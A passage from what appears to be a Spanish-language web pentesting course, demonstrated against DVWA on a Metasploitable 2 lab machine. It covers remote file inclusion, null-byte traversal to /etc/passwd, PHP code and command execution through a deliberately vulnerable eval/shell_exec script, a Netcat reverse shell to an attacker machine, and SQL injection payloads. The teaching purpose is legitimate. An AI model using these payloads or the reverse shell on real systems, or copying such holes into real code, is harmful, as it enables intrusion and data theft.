
El comando para crear un servidor web básico con python es:

```
python -m SimpleHTTPServer 80
```

La URL para incluir el archivo remoto tendrá el aspecto siguiente:

```
http://[target]/dvwa/vulnerabilities/fi/?page=http://[remoto]/exploit.txt
```

Cuando hacemos la solicitud de HTTP utilizando la dirección URL anterior, el servidor web target lanza algunas advertencias:



Como puedes observar en la imagen anterior, la aplicación no es vulnerable a RFI, sin embargo, para poder explicarte la vulnerabilidad, vamos a hacer unos ajustes en DVWA para hacerla vulnerable a RFI. La primera advertencia indica que la opción **URL file access** está deshabilitada en la configuración del servidor. Sin esta opción habilitada no podemos incluir archivos desde ubicaciones remotas. Para incluir archivos remotos con una aplicación escrita en PHP, hay algunos parámetros en el archivo **php.ini** que deben estar habilitados, los cuales son:

```
allow_url_fopen - On
```

```
allow_url_include - On
```

La ubicación del archivo **php.ini** se puede encontrar en el archivo **phpinfo**:

```
http://[target]/dvwa/phpinfo.php
```

A screenshot of the DVWA PHP info page. The page displays various PHP configuration settings. One setting, "Loaded Configuration File", is highlighted with a red border. Its value is "/etc/php5/cgi/php.ini".

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi/
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d

Como se indica en la página de información php, el archivo **php.ini** cargado en la máquina DVWA se encuentra en el siguiente directorio:

```
/etc/php5/cgi/php.ini
```

Vamos a iniciar sesión en la máquina Metasploitable 2 y estableceremos los parámetros necesarios que nos permitan crear la vulnerabilidad RFI. El archivo debe abrirse con permisos de root para poder modificarlo. Despues de establecer los parámetros **allow_url_fopen** y **allow_url_include** en **On**, el archivo **php.ini** tendrá el siguiente aspecto:

```
GNU nano 2.0.7          File: /etc/php5/cgi/php.ini

; Popen wrappers :
;::::::::::::::::::;

; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
allow_url_fopen = On

; Whether to allow include/require to open URLs (like http:// or ftp://) as files
allow_url_include = On

; Define the anonymous ftp password (your email address)
;from="john@doe.com"

; Define the User-Agent string
;user_agent="PHP"

; Default timeout for socket based streams (seconds)
default_socket_timeout = 60

; If your scripts have to deal with files from Macintosh systems,
; or you are running on a Mac and need to deal with files from
```

Lo siguiente será reiniciar el servicio web con el siguiente comando:

```
sudo /etc/init.d/apache2 restart
```

```
msfadmin@metasploitable:~$ sudo /etc/init.d/apache2 restart
* Restarting web server apache2
msfadmin@metasploitable:~$
```

Ahora sí, veamos si ya podemos incluir archivos remotos (después de reiniciar el servidor web Apache en Metasploitable 2):



Como puedes observar en la imagen anterior, creamos la vulnerabilidad RFI y ya pudimos incluir archivos remotos, el contenido del archivo **exploit.txt** se imprime en la página web.

Para terminar el servicio web en python, presiona la combinación de teclas **Ctrl + c**

```
(kali㉿kali)-[~/Downloads]
$ python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
^CTraceback (most recent call last):
  File "/usr/lib/python2.7/runpy.py", line 174, in _run_module_as_main
    "__main__", fname, loader, pkg_name)
  File "/usr/lib/python2.7/runpy.py", line 72, in _run_code
    exec code in run_globals
  File "/usr/lib/python2.7/SimpleHTTPServer.py", line 235, in <module>
    test()
  File "/usr/lib/python2.7/SimpleHTTPServer.py", line 231, in test
    BaseHTTPServer.test(HandlerClass, ServerClass)
  File "/usr/lib/python2.7/BaseHTTPServer.py", line 610, in test
    httpd.serve_forever()
  File "/usr/lib/python2.7/SocketServer.py", line 231, in serve_forever
    poll_interval)
  File "/usr/lib/python2.7/SocketServer.py", line 150, in _eintr_retry
    return func(*args)
KeyboardInterrupt
```

Inyección de Bytes Nulos (Null Bytes)

En algunos casos es necesario agregar un terminador *null byte* al parámetro vulnerable LFI/RFI. Un *null byte* es un byte con valor cero en hexadecimal (%00 ó 0x00) y representa un punto de terminado o finalización en la cadena de caracteres.

Agregar un *null byte* a un *payload* puede alternar la lógica de un programa, ya que inmediatamente impide que la cadena de caracteres (*string*) se siga procesando después del *null byte*. Esto significa que se omitirán los *bytes* posteriores al delimitador *null byte*.

Veamos el siguiente código:

1. \$file = \$_GET['page'];
2. require_once("/var/www/\$file.php");

Por ejemplo, si la variable **\$file** contiene una referencia al archivo **passwd**, el código tendría el siguiente aspecto cuando se ejecute:

1. passwd = \$_GET['page'];
2. require_once("/var/www/../../etc/passwd.php");

En este caso no es posible llevar a cabo la inclusión del archivo **passwd** porque la segunda línea añade una extensión PHP al nombre de archivo y convierte el archivo **passwd** a **passwd.php** lo que resultará en un error *file not found*. En este caso, podemos agregar un *null byte* al final de la palabra **passwd** para terminar el procesamiento del *string* en el *null byte* y así descartar la extensión **.php**.

La URL con el *null byte* tendría el siguiente aspecto:

<http://website/page=../../../../etc/passwd%00>

Remote Code Execution

Las vulnerabilidades de ejecución remota de código (o *Remote Code Execution*) permiten a un atacante ejecutar código en un *target* a través de una aplicación web. La ejecución remota de código también se conoce a veces como inyección de código (CI), pero no debe confundirse con la ejecución remota de comandos. Con la ejecución remota de comandos, los comandos se ejecutan directamente en el sistema operativo subyacente. En las vulnerabilidades de ejecución remota de código, la aplicación web ejecuta el código insertado en el lenguaje en el que se está ejecutando (la aplicación). Así, por ejemplo, si un CMS de WordPress que se ejecuta en PHP tiene una vulnerabilidad de ejecución remota de código, el atacante se limitará a inyectar y ejecutar código en PHP.

Una forma común de explotar vulnerabilidades de ejecución remota de código es mediante la inserción de código que permite al atacante ejecutar comandos en el sistema operativo. Las funciones comúnmente utilizadas son `shell_exec()` en PHP y el comando `system()` en Perl. Mediante el uso de código que es capaz de ejecutar comandos en el sistema operativo podemos convertir la ejecución remota de código en ejecución remota de comandos que es mucho más potente (y peligroso).

Ejemplo de Ejecución Remota de Código

Veamos la siguiente pieza de código en PHP, la cual, es vulnerable a la ejecución remota de código:

```
1. <?php
2. $codigo = $_GET['c'];
3. eval($codigo);
4. ?>
```

La segunda línea toma el contenido del parámetro `c` y lo almacena en la variable `$codigo`. A continuación, la función `eval()` evalúa (es decir, ejecuta) el contenido de la variable `$codigo` como código de PHP.

Para recrear este ejemplo, dirígete a la consola de Metasploitable 2. Posíñate en el directorio `/var/www/dvwa` y crea un archivo llamado `rce.php`. El contenido de este archivo será el script anterior. Al crear el archivo, por ejemplo con el editor nano, debes hacerlo con el comando sudo:

```
sudo nano rce.php
```

```
GNU nano 2.0.7          File: rce.php

<?php
$codigo = $_GET['c'];
eval($codigo);
?>
```

Al terminar, guarda el script. El siguiente paso será inyectar código de PHP en el parámetro `c` de la siguiente manera:

```
http://[IP]/rce.php?c=phpinfo();
```

El contenido del parámetro `c` se almacenará en la variable `$codigo` y finalmente se ejecutará por la función `eval()`. La función `eval()` ahora evaluará y ejecutará el código `phpinfo();` el resultado de esto tiene el siguiente aspecto:

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv*, bzip2*, zlib*

Ahora veamos si también podemos ejecutar comandos del sistema con la función `system()` de PHP usando el mismo código:

```
http://[IP]/rce.php?code=system('id');
```

```
192.168.132.132/dvwa/rce.php?c=system('id');

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Hemos ejecutado con éxito el comando `id` en el sistema operativo subyacente utilizando la función `system()` de PHP. También puedes utilizar la función `shell_exec()` en lugar de `system()` de la siguiente manera:

```
http://[IP]/rce.php?code=echo shell_exec('/sbin/ifconfig eth0');
```

```
192.168.132.132/dvwa/rce.php?c=echo%20shell_exec(%27sbin/ifconfig%20eth0%27);

eth0 Link encap:Ethernet HWaddr 00:0c:29:87:33:34 inet addr:192.168.132.132 Bcast:192.168.132.255 Mask:255.255.255.0 inet6 addr: fe80::20c:29ff:fe87:3334/64 Scope:Link UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 RX packets:828 errors:0 dropped:0 overruns:0 frame:0 TX packets:654 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000 RX bytes:83872 (81.9 KB) TX bytes:248040 (242.2 KB) Base address:0x02080 Memory:ef5c0000-ef5e0000
```

Como podrás ver, el contenido completo del comando `ifconfig` ha sido impreso en la página web. Ten en cuenta que tenemos que utilizar una ruta absoluta al binario `ifconfig` que se encuentra en el directorio `/sbin`, de lo contrario, PHP no podrá ejecutar el comando.

Para una mejor visibilidad de la salida del comando, puedes ver el código fuente de la página, por ejemplo:



```
view-source:http://192.168.132.132/dvwa/rce.php?c=echo shell_exec('/sbin/ifconfig eth0');
```

```
eth0      Link encap:Ethernet HWaddr 00:0c:29:87:33:34  
inet addr:192.168.132.132 Bcast:192.168.132.255 Mask:255.255.255.0  
inet6 addr: fe80::0c0c:29ff:fe87:3334/64 Scope:Link  
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
RX packets:870 errors:0 dropped:0 overruns:0 frame:0  
TX packets:682 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:1000  
RX bytes:89486 (87.3 KB) TX bytes:255521 (249.5 KB)  
Base address:0x2000 Memory:ef5c0000-ef5e0000
```

Puedes utilizar cualquiera de las dos funciones previas, si una de ellas no te funciona como lo esperas, puedes utilizar la otra.

Desde esta posición, un atacante sería capaz de ejecutar casi cualquier comando en el sistema operativo del target. El siguiente paso podría ser enumerar el sistema o inyectar un *shellcode* para iniciar una *shell* de reversa hacia la máquina atacante.

Por ejemplo, vamos a suponer que hemos encontrado esta vulnerabilidad de ejecución remota de código. Nos hemos dado cuenta de que podemos inyectar comandos al sistema operativo subyacente. Lo siguiente que podemos hacer es verificar si el target tiene instalada la herramienta Netcat, esto lo hacemos con el siguiente comando:

```
dpkg -l | grep netcat
```

Utilizando la vulnerabilidad de ejecución remota de código, la URL sería la siguiente:

```
http://[target]/dvwa/rce.php?c=echo shell_exec('dpkg -l | grep netcat');
```



```
192.168.132.132/dvwa/rce.php?c=echo shell_exec('dpkg -l | grep netcat');  
II netcat 1.10-36 TCP/IP swiss army knife -- transitional pack II netcat-traditional 1.10-36 TCP/IP swiss army knife
```

Como puedes observar en la imagen anterior, el target tiene instalado Netcat. El siguiente paso será utilizar Netcat para ejecutar una *shell* de reversa hacia la máquina atacante.

Con el siguiente comando, puedes crear una *shell* de reversa utilizando Netcat:

```
nc <ip_atacante> <puerto> -e /bin/bash
```

Para probar esto, primero vamos a iniciar un *listener* con Netcat en la máquina atacante:


```
nc -lvp 5555
```



```
(kali㉿kali)-[~/opt]$ nc -lvp 5555  
listening on [any] 5555 ...
```

Después, vamos a ingresar la siguiente URL:

```
http://192.168.132.132/dvwa/rce.php?c=echo shell_exec('nc 192.168.132.115 5555 -e /bin/bash')
```



```
192.168.132.132/dvwa/rce.php?c=echo shell_exec('nc 192.168.132.115 5555 -e /bin/bash');  
File Actions Edit View Help  
kali㉿kali: ~/Documents kali㉿kali: ~/opt  
(kali㉿kali)-[~/opt]  
$ nc -lvp 5555  
listening on [any] 5555 ...  
connect to [192.168.132.115] from (UNKNOWN) [192.168.132.132] 35736  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Como puede observarse en la imagen anterior, la máquina atacante recibió correctamente la *shell*.

Remote Command Execution

Las vulnerabilidades de ejecución remota de comandos (o *Remote Command Execution*) permiten a un atacante ejecutar comandos en el sistema operativo del target. Las vulnerabilidades de ejecución remota de comandos no solo se limitan a las aplicaciones web, sino que pueden estar presentes en cualquier tipo de aplicación. Al explotar una aplicación web que es vulnerable a ejecución remota de comandos, los comandos se ejecutarán en el contexto del usuario que ejecuta la aplicación. En los sistemas Linux, este suele ser el usuario de **apache** o el usuario de **www-data** en sistemas basados en Ubuntu.

También debemos distinguir entre la ejecución remota de comandos en modo autenticado y no autenticado. Las vulnerabilidades de ejecución remota de comandos en modo autenticado solo son accesibles después de una autenticación exitosa en la aplicación. A menudo se encuentran en paneles de administración. La ejecución remota de comandos en modo no autenticado permite a cualquier usuario ejecutar comandos directamente en el sistema operativo sin autenticarse. Este es el peor tipo de vulnerabilidad con graves consecuencias. Este es también el tipo de vulnerabilidad que realmente deseas encontrar como pentester. Las vulnerabilidades de ejecución remota de comandos en modo no autenticado también se recompensan excepcionalmente bien en los programas *Bug Bounty*.

Ejemplo de Ejecución Remota de Comandos

En el ejemplo de ejecución remota de código en la sección anterior, ejecutamos código de PHP usando la función `eval()` que ejecuta comandos en el sistema operativo, lo cual, convertimos la ejecución remota de código en ejecución remota de comandos. Un ejemplo simple de código que es vulnerable a la ejecución remota de comandos se puede crear reemplazando la función `eval()` con una función `system()`, `exec()` o `shell_exec()`:

```
1. <?php
2. $comando = $_GET['c'];
3. shell_exec($comando);
4. ?>
```

```
GNU nano 2.0.7 File: rce.php Modified
<?php
$codigo = $_GET['c'];
shell_exec($codigo);
?>
```

En lugar de insertar código de PHP en el parámetro `c` ahora podemos insertar comandos del sistema. Ten en cuenta que la ejecución remota de comandos suele ser mucho más difícil de lograr en la práctica, ya que un código bien escrito incorporará una validación de entradas y saneamiento, especialmente cuando se utilizan funciones críticas que son capaces de ejecutar comandos del sistema.

```
http://192.168.132.132/dvwa/rce.php?cmd=192.168.132.115:5555 -e /bin/bash
File Actions Edit View Help
kali㉿kali: ~Documents ~ kali㉿kali: ~opt ~
[~]# nc -l -p 5555
listening on [any] 5555 ...
connect to [192.168.132.115] from (UNKNOWN) [192.168.132.132] 44568
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux metasploitable 2.6.24-18-server #1 SMP Thu Apr 18 13:58:00 UTC 2008 1600 GNU/Linux
```

En este ejemplo volví a realizar la *shell* de reversa de la sección anterior. La diferencia es que en este ejemplo ingresé directamente los comandos de la *shell* de reversa en el parámetro `c` en lugar de código de php.

Ataques de SQLi

En esta sección vas a aprender a atacar bases de datos mediante técnicas básicas de *SQL injection* (o inyección de SQL). Hay muchos tipos de bases de datos, en esta sección nos concentraremos en bases de datos SQL. Una base de datos es un repositorio de datos producidos por una empresa, organización o aplicación. Muchas aplicaciones dependen de las bases de datos para controlar su lógica. Piensa en las tablas de base de datos que contienen información de cuentas y niveles de autorización que permiten a un usuario determinado acceder a contenido específico, parámetros de configuración, configuraciones que activan módulos y funcionalidades de complementos en una aplicación web. Estos ejemplos muestran los efectos potencialmente dañinos que sucederían si dicha información de base de datos fuera controlada por un atacante. Los atacantes podrían interferir con la lógica de la aplicación manipulando los datos y omitiendo las medidas de seguridad (como la autenticación), modificar el contenido o agregar nuevos usuarios al sistema.

Ataques de SQLi

En un ataque SQLi, el atacante modifica las consultas SQL existentes en la aplicación web mediante la inserción (o inyección) de entradas diseñadas específicamente para engañar al sistema, el cual, pueda proporcionar más acceso de lo previsto por los desarrolladores de la aplicación web.

La siguiente figura muestra una interacción regular entre un usuario, el servidor web y el servidor de bases de datos.



El usuario envía una solicitud web al servidor web, en la cual, solicita la información conectada a un ID de usuario. El servidor web utiliza los datos proporcionados por el usuario para generar una consulta SQL hacia el servidor de base de datos. A nivel de código, la consulta SQL solicita todos los campos (*) de la tabla de llamada `usuarios` donde el ID de usuario es igual a 1. El servidor de base de datos ejecuta la consulta y devuelve el conjunto de resultados al servidor web. El servidor web utiliza este conjunto de resultados para generar la página web de respuesta para el usuario. Por último, el navegador carga una página web que contiene información de usuario. Ahora bien, ¿Qué pasaría si el usuario es un atacante y modifica la solicitud web de tal manera que el servidor de base de datos SQL devuelva información de otro usuario? O peor, de todas las entradas en la tabla de usuarios en una sola consulta. Considera la siguiente imagen:



En el escenario de la imagen anterior, el atacante modifica la solicitud web convencional para que el servidor web genere una consulta SQL solicitando información de todos los usuarios en la tabla en lugar de un solo usuario legítimo. El servidor de base de datos responde a la consulta SQL con los datos de todos los usuarios en la tabla. Después, el servidor web procesa este conjunto de resultados y se los muestra al atacante en una página web. El atacante ha realizado correctamente un ataque SQLi y ha recuperado más información de la base de datos que la que se tenía prevista por parte de los diseñadores de la aplicación web. En este ejemplo, esos datos solo contenían nombres de usuario, nombres y apellidos. Pero ¿qué pasaría si la tabla hubiera contenido información confidencial, como contraseñas o números de tarjetas de crédito?

Además de permitir que un atacante lea datos de una tabla de base de datos, los ataques de SQLi también pueden permitir operaciones de actualización, agregado y eliminación de datos en una base de datos, incluida la oportunidad de agregar usuarios, cambiar contraseñas, leer información de otras bases de datos o ejecutar funciones de SQL. De hecho, una configuración incorrecta y las malas medidas de seguridad pueden permitir que un atacante tome el control total del servidor. Los permisos incorrectos pueden permitir, por ejemplo, que un atacante pueda crear objetos en el sistema de archivos local mediante la función **INTO OUTFILE**. Si esta función se utilizará para escribir una **web shell** en PHP dentro del directorio web del servidor, el atacante sería capaz de ejecutar comandos en el sistema operativo subyacente a través de un navegador y estaría a sólo unos pasos de obtener acceso a una **shell** en el servidor de base de datos.

En la siguiente sección vamos a ver algunos ejemplos que son vulnerables a SQLi para obtener una mejor comprensión de este ataque.

Ejemplo Básico de SQLi

Veamos el siguiente ejemplo de código de una aplicación web:

```
$userid = $_GET['UserID'];
SQL = "SELECT * FROM Usuarios WHERE UserID = $userid";
```

La primera línea de código guarda en la variable **\$userid** el contenido del parámetro UserID especificado en la solicitud GET de HTTP. La segunda línea utiliza el contenido de la variable **\$userid** para completar la instrucción de SQL. Los colores que estoy utilizando es para ayudarte a distinguir entre el código en PHP (negro) y el código de SQL (verde).

Supongamos que un usuario desea solicitar su información de usuario desde la aplicación web e introduce su ID de usuario (100). El código de la consulta de SQL tendría el siguiente aspecto:

```
"SELECT * FROM Usuarios WHERE UserID = 100";
```

Esta consulta es correcta y devuelve todos los campos de la tabla Usuarios donde el ID del usuario (UserID) es 100.

El conjunto de resultados de esta consulta podría tener el siguiente aspecto:

Userid	Username	Nombre	Apellido
100	mosuna	Maria	Osuna

Sin embargo, en este ejemplo, la información proporcionada por el usuario no se valida de ninguna manera antes de usarse para generar la consulta de SQL. Esto significa que cualquier persona con acceso a la página es capaz de manipular el parámetro UserID.

Ahora veamos lo que sucede si insertamos el valor **0 OR 1=1** en el campo UserID (estamos suponiendo que el UserID 0 no existe). Puesto que la sentencia **OR 1=1** siempre se evalúa como **true**, la consulta SQL devolverá todos los registros de la tabla Usuarios.

La consulta quedaría de la siguiente manera:

```
"SELECT * FROM Usuarios WHERE UserID = 0 OR 1=1";
```

He agregado el color rojo para distinguir el código inyectado (*payload*).

El conjunto de resultados de esta consulta contendría todos los registros de la tabla y podría tener este aspecto:

Userid	Username	Nombre	Apellido
100	mosuna	Maria	Osuna
101	jtorres	Jose	Torres
102	lrojo	Lizeth	Rojo

En escenarios reales, las vulnerabilidades de SQLi suelen ser menos obvias y más difíciles de explotar, pero en esencia todas funcionan de la misma manera. La clave para realizar ataques de SQLi exitosos es poder comprender la consulta subyacente para intentar omitir cualquier mecanismo de validación de entrada.

Ejemplo de Ataque de SQLi

En las siguientes secciones demostraremos algunos ataques de SQLi en la aplicación DVWA de Metasploitable 2.

Recuerda al ingresar a la aplicación, establecer el nivel de seguridad en **/low**:

The screenshot shows the DVWA security level configuration page. On the left, there's a sidebar with various attack types: Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. Below the sidebar is a green button labeled 'DVWA Security'. To the right of the sidebar is a dropdown menu for 'Security Level' with options: high, low, medium, and high. The 'low' option is highlighted with a red box and a red number '2'. Above the dropdown, the text 'The security level changes the vulnerability level of DVWA.' is displayed. A red circle with the number '3' is placed over the 'Submit' button. At the bottom of the page, there's information about PHPIDS and session details.

Después, haz clic en la opción SQL Injection:

Vulnerability: SQL Injection

User ID:

Submit

More info

<http://www.securityteam.com/securityviews/SQLInjection.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixes.net/tech/tips/sql-injection.html>

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)

Cuando estés dentro de página de SQL injection, da clic en el botón View Source para ver el código vulnerable:

SQL Injection Source

```
<?php  
  
if(isset($_GET['Submit'])){  
  
    // Retrieve data  
  
    $id = $_GET['id'];  
  
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";  
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');  
  
    $num = mysql_numrows($result);  
  
    $i = 0;  
  
    while ($i < $num) {  
  
        $first = mysql_result($result,$i,"first_name");  
        $last = mysql_result($result,$i,"last_name");  
  
        echo '<pre>';  
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;  
        echo '</pre>';  
  
        $i++;  
    }  
}  
?
```

View Source View Help

Veamos el código, línea por línea, para tener una mejor comprensión de la aplicación. Cuando el usuario hace clic en el botón Submit, el valor del parámetro id en la solicitud GET de HTTP se almacena en la variable \$id:

```
<?php  
  
if(isset($_GET['Submit'])){  
  
    // Retrieve data  
  
    $id = $_GET['id'];  
  
    $id = $_GET['id'];  
  
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";  
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');  
  
    $num = mysql_numrows($result);  
  
    $i = 0;  
  
    while ($i < $num) {  
  
        $first = mysql_result($result,$i,"first_name");  
        $last = mysql_result($result,$i,"last_name");  
  
        echo '<pre>';  
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;  
        echo '</pre>';  
  
        $i++;  
    }  
}
```

La variable \$result contiene la respuesta de la consulta SQL. Después, el código siguiente procesa el conjunto de resultados para su visualización en la página web.

```
$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";  
$result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');  
  
$num = mysql_numrows($result);  
  
$i = 0;  
  
while ($i < $num) {  
  
    $first = mysql_result($result,$i,"first_name");  
    $last = mysql_result($result,$i,"last_name");  
  
    echo '<pre>';  
    echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;  
    echo '</pre>';  
  
    $i++;  
}  
?
```

Veamos qué sucede si ingresamos el valor 1 como id de usuario.

Vulnerability: SQL Injection

User ID:

Submit

ID: 1
First name: admin
Surname: admin

La línea de código tendría el siguiente aspecto:

```
$getid = "SELECT first_name, last_name FROM users WHERE user_id = '1'"
```

El ID 1 devuelve los valores en los campos `first_name` y `last_name` relacionados con el `user_id` 1.

Ahora bien, veamos qué sucede si insertamos, exactamente, la siguiente entrada (o payload):

`0' OR '0'='0`

La línea de código tendría el siguiente aspecto:

```
$getid = "SELECT first_name, last_name FROM users WHERE user_id = '0' OR '0'='0'"
```

Esta consulta selecciona el nombre y el apellido de cada registro de la tabla de usuarios donde el identificador de usuario es `0` ó cuando `0 = 0`, el cual se evalúa como **true**. Puesto que `0 = 0` siempre es verdadero (true), todos los registros de la tabla `users` serán devueltos:

Vulnerability: SQL Injection

User ID:
`0' OR '0'='0`

ID: 0' OR '0'='0
First name: admin
Surname: admin

ID: 0' OR '0'='0
First name: Gordon
Surname: Brown

ID: 0' OR '0'='0
First name: Hack
Surname: Me

ID: 0' OR '0'='0
First name: Pablo
Surname: Picasso

ID: 0' OR '0'='0
First name: Bob
Surname: Smith

En este ejemplo hemos manipulado la consulta de SQL con una simple entrada de usuario. Utilizando otras técnicas podemos ampliar esta consulta y recuperar información sobre el servidor de SQL, el host, de otras tablas y bases de datos.

SQLi Mediante el Operador UNION

Nota: Para obtener el mismo resultado que en el ejemplo mostrado en esta lectura, debes estar ejecutando la VM de Metasploitable 2 proporcionada en este curso.

El operador UNION en SQL se utiliza para combinar dos o más conjuntos de resultados de instrucciones SELECT. Para utilizar el operador UNION, la consulta de SQL debe cumplir ciertos requisitos:

- Cada instrucción SELECT dentro de UNION debe tener el mismo número de columnas.
- Las columnas deben tener tipos de datos similares o compatibles.
- Las columnas de cada instrucción SELECT deben estar en el mismo orden.

Por ejemplo, imagina que tenemos una base de datos que contiene dos tablas, la tabla **Usuarios** con todas las cuentas de usuario:

Username	Contraseña	UserID
usuario1	usuario1	0001
usuario2	usuario2	0002

Y la tabla **Administradores** con todas las cuentas de administrador:

Username	Contraseña	UserID
admin01	admin01	0001
admin02	admin02	0002

Ambas tablas contienen exactamente los mismos campos: Username, Password y UserID. Si queremos combinar ambas tablas en un conjunto de resultados, podemos usar el operador UNION como en la siguiente consulta de SQL:

SELECT * FROM Usuarios UNION SELECT * FROM Administradores;

Básicamente, lo que estamos diciendo con esta consulta es:

Selecciona todos ("todo" se define con un asterisco *) los registros de la tabla llamada Usuarios y selecciona todos los registros de la tabla llamada Administradores y únelos en un solo resultado. El resultado es el siguiente:

Username	Contraseña	UserID
usuario1	usuario1	0001
usuario2	usuario1	0002
admin01	admin01	0001
admin02	admin02	0002

Este ejemplo cumple todos los requisitos del operador UNION: ambas tablas tienen tres campos del mismo tipo de datos y las columnas están en el mismo orden. Pero ¿qué pasaría si una de las tablas, digamos la tabla Usuarios, tiene un campo adicional? En este caso, el servidor de SQL produciría un error porque el número de columnas de cada tabla no coinciden. Para resolver esto, tendríamos que editar la consulta SQL para que el número de columnas en cada instrucción SELECT sea igual. En lugar de la instrucción SELECT * podríamos hacer lo siguiente:

```
SELECT Username, Contraseña, UserID FROM Usuarios UNION SELECT Username, Contraseña, UserID FROM Administradores;
```

Esta consulta SQL se ejecutará correctamente aunque las tablas tengan un número diferente de campos. La consulta regresará un conjunto de datos con las columnas seleccionadas de ambas tablas. El conjunto de resultados sería exactamente el mismo que con la consulta anterior.

Ejemplo de SQLi Mediante el Operador UNION

Ahora que ya sabes cómo se utiliza el operador UNION para combinar datos de dos tablas, puedes utilizarlo en ataques SQLi para recuperar información sobre el servidor de base de datos, el entorno y también de otras tablas.

Volvamos al ejercicio de *SQL Injection* en DVWA. Escribe el siguiente string en el campo User ID y haz clic en Submit:

0' OR 1=1 UNION SELECT null, version() #

La línea de código tendría el siguiente aspecto:

```
$getid = "SELECT first_name, last_name FROM users WHERE user_id = '0' OR  
1=1 UNION SELECT null, version() #";
```

